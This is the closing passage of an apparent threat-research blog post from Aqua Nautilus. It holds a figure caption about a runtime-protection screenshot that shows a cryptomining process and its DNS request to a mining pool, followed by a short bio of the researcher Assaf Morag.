


Figure 15: Aqua’s Runtime Protection screenshot illustrating crypto mining process

Similarly in Figure 15 above, you can see a DNS resolve request for a crypto pool and a communication to the cryptomining pool.

Assaf Morag
Assaf is a Lead Data Analyst at Aqua Nautilus research team, he focuses on supporting the data needs of the team, obtaining threat intelligence and helping Aqua and the industry stay at the forefront of new threats and methodologies for protection. His work has been published in leading info security publications and journals across the globe, and most recently he contributed to the new MITRE ATT&CK Container Framework.